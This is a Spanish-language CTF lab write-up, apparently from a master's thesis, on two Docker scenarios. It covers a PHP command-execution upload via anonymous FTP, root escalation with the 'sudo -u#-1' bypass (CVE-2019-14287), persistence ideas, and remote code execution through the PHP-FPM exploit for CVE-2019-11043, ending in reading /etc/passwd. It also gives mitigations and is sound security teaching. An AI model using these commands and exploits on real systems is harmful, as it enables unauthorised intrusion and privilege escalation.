Figura 26. [ESC1] Carga de test.php por FTP

Se puede ver que los ficheros cargan con permisos de solo lectura por lo que una vez subidos no se pueden sobrescribir o borrar. Tras cargar el fichero por FTP al directorio /html del servidor, este pasa a ser accesible mediante una petición web:



System	Linux dbd5a18d337e 5.19.0-kali2-amd64 #1 SMP PREEMPT_DYNAMIC Debian 5.19.11-1kali2 (2022-10-10) x86_64
Build Date	Feb 11 2020 15:55:52
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.2/apache2
Loaded Configuration File	/etc/php/7.2/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.2/apache2/conf.d
Additional .ini files parsed	/etc/php/7.2/apache2/conf.d/10-opcache.ini, /etc/php/7.2/apache2/conf.d/10-pdo.ini, /etc/php/7.2/apache2/conf.d/20-calendar.ini, /etc/php/7.2/apache2/conf.d/20-ctype.ini, /etc/php/7.2/apache2/conf.d/20-exif.ini, /etc/php/7.2/apache2/conf.d/20-fileinfo.ini, /etc/php/7.2/apache2/conf.d/20-ftp.ini, /etc/php/7.2/apache2/conf.d/20-gettext.ini, /etc/php/7.2/apache2/conf.d/20-iconv.ini, /etc/php/7.2/apache2/conf.d/20-json.ini, /etc/php/7.2/apache2/conf.d/20-phar.ini, /etc/php/7.2/apache2/conf.d/20-posix.ini, /etc/php/7.2/apache2/conf.d/20-readline.ini, /etc/php/7.2/apache2/conf.d/20-shmop.ini, /etc/php/7.2/apache2/conf.d/20-sockets.ini, /etc/php/7.2/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.2/apache2/conf.d/20-sysvsem.ini, /etc/php/7.2/apache2/conf.d/20-sysvshm.ini, /etc/php/7.2/apache2/conf.d/20-tokenizer.ini
PHP API	20170718
PHP Extension	20170718
Zend Extension	320170718
Zend Extension Build	API320170718,NTS
PHP Extension Build	API20170718,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled

Figura 27. [ESC1] Carga de fichero PHPInfo

Se procede a dar un paso más y **se incluye en el fichero *PHP* comandos shell que se ejecutarán en el servidor destino por el usuario de *Apache2/PHP***:

```
$ chat test02.php
<?php
$output = shell_exec('ls /home/ -lart');
echo "<pre>$output</pre>";
?>
```

En este caso se quiere ver la estructura de la carpeta */home/* para conocer nombres de usuario y otros datos:




Figura 28. [ESC1] Carga de PHP para mostrar /home

Se comprueba que aparentemente hay un usuario llamado *hacker* en el sistema, se procede a repetir el último paso, pero variando la ruta por la del nuevo usuario:




Figura 29. [ESC1] Carga de PHP para mostrar /home/hacker

Se descubre que la *flag* está disponible en esta carpeta. **Se procede a su lectura mediante el comando "cat" (*script test4.php* en Anexos) y se consigue la primera *flag* del CTF:**

Escenario 1 - OoOps_machine:

- **Flag de usuario: 244cdf401e667cca77b8228066096985**

Se lanza un "*whoami*" mediante PHP (*script test5.php* en Anexos) para confirmar el usuario que está interpretando los procesos *PHP* en el servidor y éste es el servicio estándar para procesos *HTML Apache2: www-data*.

Se lanza un comando "*ps -aux*" para conocer los procesos de la máquina que se están ejecutando con el usuario "*www-data"* y con el resto de los usuarios:




Figura 30. [ESC1] Comando PS -AUX

Se descubre un proceso lanzado como usuario *root* que ejecuta un *script* llamado *myhacker.sh* con un parámetro sospechoso que es "*tefeme_86_pass*".

Como se ha visto (a partir de su ruta en /home/hacker) que **existe un usuario llamado *hacker***, se procede a intentar un login ssh con estos parámetros:

- Usuario: hacker
- Contraseña: tefeme_86_pass

Y este resulta exitoso, por lo que **se cuenta con acceso SSH al contenedor**:




Figura 31. [ESC1] Acceso SSH con usuario hacker

4.1.3 Explotación de vulnerabilidades Escenario 1

Para conseguir la **escalada de privilegios** se investigan más comandos *shell* que ejecutar en el servidor en búsqueda de algún punto adicional de entrada:

- Se revisa la configuración y **el contenido de los ficheros *passwd* y *shadow:*** los únicos usuarios con *shell Bash* asignada son "hacker" y "root". El fichero /etc/shadow se encuentra correctamente protegido.
- El usuario *hacker* está definido en *sudoer* sin permisos de ejecución en todos los comandos, no puede invocar ningún comando como *root.*
- Se **buscan ficheros con permisos especiales SUID y SGID**, no se encuentran ficheros con permisos especiales fuera del estándar para el correcto funcionamiento de Linux.
- Se **revisan las tareas programadas** para localizar alguna que se ejecute con algos privilegios y que lea o escriba un diccionario mal configuradas.
- Se revisan las versiones de las aplicaciones de sistema críticas como *su*, *sudo*, *crontab*, *openssh*, *sshd*, etc. En este punto se localiza una vulnerabilidad en la versión instalada de *sudo* que es la que se va a explotar.

La versión de *sudo* que está instalada en el contenedor es la **1.8.26**:

```
hacker@dbd5a18d337e:~$ sudo -V
Sudo version 1.8.26
Sudoers policy plugin version 1.8.26
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.26
hacker@dbd5a18d337e:~$
```

Figura 32. [ESC1] Versión SUDO instalada

Se buscan vulnerabilidades de esta versión de SUDO y existen 7 listadas:
https://www.cybersecurity-help.cz/vdb/sudo/sudo/1.8.26/

Entre las cuales **existe una vulnerabilidad de escalada de privilegios (Security Bypass) que no depende de la presencia de otros componentes**:
https://www.cybersecurity-help.cz/vdb/SB2019101501
https://www.exploit-db.com/exploits/47502
https://vuldb.com/es/?id.143468

Su explotación es sencilla y necesita ejecutar el siguiente comando desde shell:

```
$ sudo -u#-1 <comando a ejecutar como root>
```

Tras esto se piden credenciales de *hacker* y se ejecuta el comando como *root* aunque *hacker* no estuviera en el grupo de *sudoers*. **Así se puede conseguir una *shell* como *root* y buscar la segunda *flag* de este escenario:**

```
hacker@dbd5a18d337e:~$ whoami
hacker
hacker@dbd5a18d337e:~$ sudo ls /root
Sorry, user hacker is not allowed to execute '/bin/ls /root' as root on dbd5a18d337e.
hacker@dbd5a18d337e:~$ sudo -u#-1 su
root@dbd5a18d337e:/home/hacker# cd /root
root@dbd5a18d337e:~# ls
Dockerfile  execution.sh  flag.txt  myhacker.sh  uoc
root@dbd5a18d337e:~# cat flag.txt
648d390c021ce7cfde2f95ea3fcd71ec
root@dbd5a18d337e:~#
```

Figura 33. [ESC1] Explotación de vulnerabilidad en SUDO

Escenario 1 - OoOps_machine:

- **Flag de root: 648d390c021ce7cfde2f95ea3fcd71ec**

4.1.4 Post-Explotación Escenario 1

Como tareas de **post-explotación para conseguir persistencia en el acceso al *host*** sin la instalación de software adicional se podrían plantear distintas opciones:

- Crear una contraseña para *root* y habilitar el acceso remoto por *sshd* como *root* comentando la línea "*PermitRootLogin no*" en el fichero "*/etc/ssh/sshd_config*"
- Crear un nuevo usuario con acceso remoto y que tenga mayores permisos en *sudoer*
- Habilitar la autenticación mediante clave privada en ambas opciones para continuar accediendo tras cambios de contraseña.

4.1.5 Reporte y mitigaciones Escenario 1

VULNERABILIDAD 1:

CVE: CVE-1999-0497
SERVICIO: FTP, TCP21
INFORMACIÓN: El acceso anónimo está habilitado en el servidor FTP que se ejecuta en el contenedor. Esto permite la carga de ficheros sin autenticación.
MITIGACIÓN: No habilitar el acceso anónimo en el servidor FTP. Si es necesario este tipo de acceso, que la carga de ficheros no se realice sobre un directorio accesible desde web (HTTP) y de forma adicional aplicar una máscara para evitar que PHP los interprete como ejecutables. Estos cambios se deben realizar en el fichero "/etc/vsftpd.conf" y corresponden a las líneas "anonymous_enable=YES" y "anon_root=/var/www"
INFORMACIÓN ADICIONAL:
https://www.cve.org/CVERecord?id=CVE-1999-0497
https://www.cvedetails.com/cve/CVE-1999-0497/
https://vuldb.com/es/?id.14330

VULNERABILIDAD 2:

CVE: CVE-2019-14287
SERVICIO: SSH, TCP22
USUARIO AFECTADO: hacker
INFORMACIÓN: La versión de "sudo" es 1.8.26 y permite, en algunas configuraciones determinadas de sudoers, ejecutar comandos como "root" sin que el usuario tenga permisos. Se realiza desde la consola SSH del usuario afectado mediante el comando:

```
$ sudo -u#-1 <comando a ejecutar como root>
```

MITIGACIÓN: Actualizar el sistema para que la versión de sudo en el sistema sea mayor a la 1.8.26 y tenga esta vulnerabilidad corregida.

INFORMACIÓN ADICIONAL:
https://www.cvedetails.com/cve/CVE-2019-14287/
https://www.exploit-db.com/exploits/47502

4.1.6 Resumen de Flags Escenario 1

Escenario 1 - OoOps_machine:

- **Flag de usuario: 244cdf401e667cca77b8228066096985**
- **Flag de root: 648d390c021ce7cfde2f95ea3fcd71ec**

4.2 Escenario 2 - Odyssey_v2

Se procede a descargar el escenario 2, llamado “Odyssey_v2” como se indica en la documentación:

```
$ sudo docker build . -t tfm:machine2
```

Una vez descargado se procede a iniciar el contenedor con el comando de shell:

```
$ sudo docker run --rm -it -p 2222:22 -p 8080:80 tfm:machine2
```

Y se comprueba que este se mantiene en ejecución antes de comenzar con la fase de enumeración:




Figura 34. [ESC2] Inicio de Escenario 2 (output de Docker)

4.2.1 Enumeración Escenario 2

En este escenario, como también sucede con el escenario número 1, el propio comando lanzado para su ejecución **desvela los puertos expuestos: TCP 2222 y TCP 8080**. Es por esto por lo que se focaliza el esfuerzo escaneando únicamente estos puertos.

Por tanto, se ejecuta **NMap** sobre dichos puertos con el parámetro (-sV) para indicar que se necesita la máxima información sobre las versiones de los servicios que se ejecutan tras cada puerto:




Figura 35. [ESC2] Resultado de enumeración NMap

Con esta información se redacta el siguiente resumen:

- **TCP 2222** → Servicio SSH → Aplicación OpenSSH en versión 7.6p1
- **TCP 8080** → Servicio HTTP → Aplicación NGINX en versión 1.14.0

SSH (TCP 2222)

En primer lugar, se procede a investigar el servicio SSH tras el puerto TCP2222 y se comprueba que **no permite *login* sin contraseña o con contraseñas triviales con el usuario *root***. Por la respuesta del servidor se deduce que permite autenticación mediante contraseña o clave pública/privada:

```
┌──(kali㉿kali)-[~]
└─$ ssh root@10.10.10.110 -p 2222
root@10.10.10.110's password:
Permission denied, please try again.
root@10.10.10.110's password:
Permission denied, please try again.
root@10.10.10.110's password:
root@10.10.10.110: Permission denied (publickey,password).
```

Figura 36. [ESC2] Acceso SSH

Se utilizará este servicio en las siguientes fases de este escenario.

HTTP (TCP 8080)

Debido a la escasa información obtenida en el escenario 1 con las utilidades de análisis Web, se realiza directamente un escaneo con *DirBuster,* con la configuración presentada en la sección 2 de esta memoria, para localizar ficheros y directorios accesibles mediante WWW en el servidor http://10.10.10.110:8080




Figura 37. [ESC2] Resultados de DirBuster

Se recopila y ordena toda la información conseguida con *DirBuster*. A continuación, se presenta **un resumen de lo encontrado**, lo cual se desarrollará más adelante en esta sección:

- En la raíz del website **no existe** ningún fichero <*index.php*> o <*index.html*>.
- En **la raíz del website existe un fichero <*phpinfo.php*>** que se puede utilizar para conocer la versión de PHP y de las extensiones que tiene activadas.
- Existe un **directorio <*admin*> dentro del cual existe un fichero llamado <*admin.php*>.**
- Existe un directorio llamado **<*images*> que contienen imágenes en formato *jpg* numeradas correlativamente desde 0 a 15**.
- Existe un directorio llamado **<notes> que contiene un fichero en texto plano llamado <note.txt>.**
- Existen **16 carpetas numeradas correlativamente desde 0 a 15 y en cada una de ellas existe un fichero de texto llamado <*junk.txt*>**.




Figura 38. [ESC2] Representación gráfica de recursos encontrados


Se procede a analizar (ficheros *php* interpretados en servidor) o descargar (resto de ficheros) los ficheros encontrados. Las descargas se realizan mediante un <*wget*> desde la *shell* de comandos, por ejemplo:

```
$ wget http://10.10.10.110/0/junk.txt > ./myjunk0.txt
```

Tras analizar los contenidos se detalla cada uno de los ficheros encontrados:

/phpinfo.php
Resumen sobre la instalación de PHP donde se indica, entre otros, que la versión que se está ejecutando de *PHP* es la 7.1.33dev, que tiene el modo *FPM* activado y que se está ejecutando sobre un servidor *nginx*.

Esto puede ser útil más adelante para la búsqueda de vulnerabilidades junto con el resto de los datos que se muestran en <phpinfo.php>:



System	Linux bf093032813b 5.19.0-kali2-amd64 #1 SMP PREEMPT_DYNAMIC Debian 5.19.11-1kali2 (2022-10-10) x86_64
Build Date	Jul 24 2020 14:56:27
Configure Command	'./configure' '--enable-fpm' '--without-pear'
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/lib
Loaded Configuration File	(none)
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20160303
PHP Extension	20160303
Zend Extension	320160303
Zend Extension Build	API320160303,NTS
PHP Extension Build	API20160303,NTS

Figura 39. [ESC2] PHPInfo del servidor web (TCP8080)

/admin/admin.php

Esta página parece no devolver ningún resultado. Se estudiará posteriormente en la fase de análisis de vulnerabilidades.

/images/0...15.jpg

Se procede a descargar las imágenes. Se analizarán posteriormente por si contienen alguna información adicional como metadatos o datos ocultos por esteganografía.




Figura 40. [ESC2] Ejemplo de una de las imágenes (0.jpg)

/notes/note.txt

Este fichero contiene únicamente el siguiente texto: “1 3 11”

/0..15/junk.txt

Se descarga el conjunto de ficheros de texto plano <*junk.txt*>, uno dentro de cada directorio numerado del 0 al 15. Su contenido es el siguiente:

0. bm8gc295IGNsYXZl
1. MTIzNF9zZWM=
2. bm8gc295IGNsYXZl
3. aG9vcmEh
4. bm8gc295IGNsYXZl

5. bm8gc295IGNsYXZl
6. bm8gc295IGNsYXZl
7. bm8gc295IGNsYXZl
8. bm8gc295IGNsYXZl
9. bm8gc295IGNsYXZl
10. bm8gc295IGNsYXZl
11. 00000000: 6361 6c69 666f 726e 6961
12. bm8gc295IGNsYXZl
13. bm8gc295IGNsYXZl
14. bm8gc295IGNsYXZl
15. bm8gc295IGNsYXZl

Analizando el formato de los valores se puede confirmar que el contenido del texto del directorio 11 está en **hexadecimal** y el resto podrían estar codificados en ***base64***.

Se procede a descifrarlos mediante las herramientas incluidas en **KALI Linux** para probar si es cierto y conocer su contenido:




Figura 41. [ESC2] Descifrar fichero base64 en KALI

Figura 42. [ESC2] Descifrar fichero base64 en KALI

0. bm8gc295IGNsYXZl → base64 decode → no soy clave
1. MTIzNF9zZWM= → base64 decode → 1234_sec
2. bm8gc295IGNsYXZl → base64 decode → no soy clave
3. aG9vcmEh → base64 decode → hoora!
4. bm8gc295IGNsYXZl → base64 decode → no soy clave
5. bm8gc295IGNsYXZl → base64 decode → no soy clave
6. bm8gc295IGNsYXZl → base64 decode → no soy clave
7. bm8gc295IGNsYXZl → base64 decode → no soy clave
8. bm8gc295IGNsYXZl → base64 decode → no soy clave
9. bm8gc295IGNsYXZl → base64 decode → > no soy clave
10. bm8gc295IGNsYXZl → base64 decode → no soy clave
11. 00000000: 6361 6c69 666f 726e 6961 → hex decode → california
12. bm8gc295IGNsYXZl → base64 decode → no soy clave
13. bm8gc295IGNsYXZl → base64 decode → no soy clave
14. bm8gc295IGNsYXZl → base64 decode → no soy clave
15. bm8gc295IGNsYXZl → base64 decode → no soy clave

Se observa que precisamente los valores correspondientes a los directorios indicados en la nota (/notes/note.txt): 1, 3 y 11, son los únicos distintos a “no soy clave”.

4.2.2 Análisis de vulnerabilidades Escenario 2

Se buscan en Google **vulnerabilidades para entornos *PHP* versión 7.1.33dev sobre *nginx* y se localiza una vulnerabilidad (CVE-2019-11043) explotable cuando el modo *FPM* está activado en *PHP***, requisito que se cumple en el escenario 2.

Dicha vulnerabilidad está comentada, entre otros, en el siguiente artículo: https://www.hackplayers.com/2019/10/descubren-en-un-ctf-un-rce-en-nginx-php-fpm.html

Y está **implementada en lenguaje GO** en el siguiente repositorio de *Github*: https://github.com/neex/phuip-fpizdam

Para comprobar que el escenario 2 es vulnerable se realiza una prueba clonando y compilando, desde el repositorio comentado con anterioridad, a la máquina *KALI*. Se utiliza la siguiente instrucción, ya que la descrita en el repositorio *Github* no es operativa con la versión actual de GO:

```
$ go install github.com/neex/phuip-fpizdam@latest
```

Tras esto se accede a la carpeta de binarios y se lanza el ejecutable tomando como objetivo el fichero PHP encontrado en el reconocimiento inicial:

```
$ cd ./go/bin
$ ./phuip-fpizdam http://10.10.10.110:8080/admin/admin.php
```

```
┌──(kali㉿kali)-[~/go/bin]
└─$ ./phuip-fpizdam http://10.10.10.110:8080/admin/admin.php
2022/12/16 18:05:07 Base status code is 200
2022/12/16 18:05:07 Status code 502 for qsl=1755, adding as a candidate
2022/12/16 18:05:07 The target is probably vulnerable. Possible QSLs: [1745 1750 1755]
2022/12/16 18:05:07 Status code 502 for &main.AttackParams{QueryStringLength:1745, PisosLength:5}
2022/12/16 18:05:07 Attack params found: --qsl 1745 --pisos 105 --skip-detect
2022/12/16 18:05:07 Trying to set "session.auto_start=0"...
2022/12/16 18:05:07 Detect() returned attack params: --qsl 1745 --pisos 105 --skip-detect <-- REMEMBER THIS
2022/12/16 18:05:07 Performing attack using php.ini settings...
2022/12/16 18:05:08 Success! Was able to execute a command by appending "?a=/bin/sh+-c+'which+which'&" to URLs
2022/12/16 18:05:08 Trying to cleanup /tmp/a...
2022/12/16 18:05:08 Done!
```

Figura 43. [ESC2] Confirmación de la vulnerabilidad analizada (1)

Como se indica, si se lanza ahora un comando a través de la ruta de navegación mediante la sintaxis mostrada se ejecutará en el sistema destino con el usuario encargado de ejecutar PHP:




Figura 44. [ESC2] Confirmación de la vulnerabilidad analizada (2)

4.2.3 Explotación de vulnerabilidades Escenario 2

Se comprueba que utilizando el método detectado en la fase de análisis de vulnerabilidades es posible ejecutar cualquier comando de *shell* como, por ejemplo, conocer el usuario que está ejecutando esta *shell*, explorar carpetas o mostrar archivos sensibles del sistema como <*/etc/passwd*>:




Figura 45. [ESC2] Explotación de la vulnerabilidad (whoami)




Figura 46. [ESC2] Explotación de la vulnerabilidad (ls -lha)




Figura 47. [ESC2] Explotación de la vulnerabilidad (cat /etc/passwd)

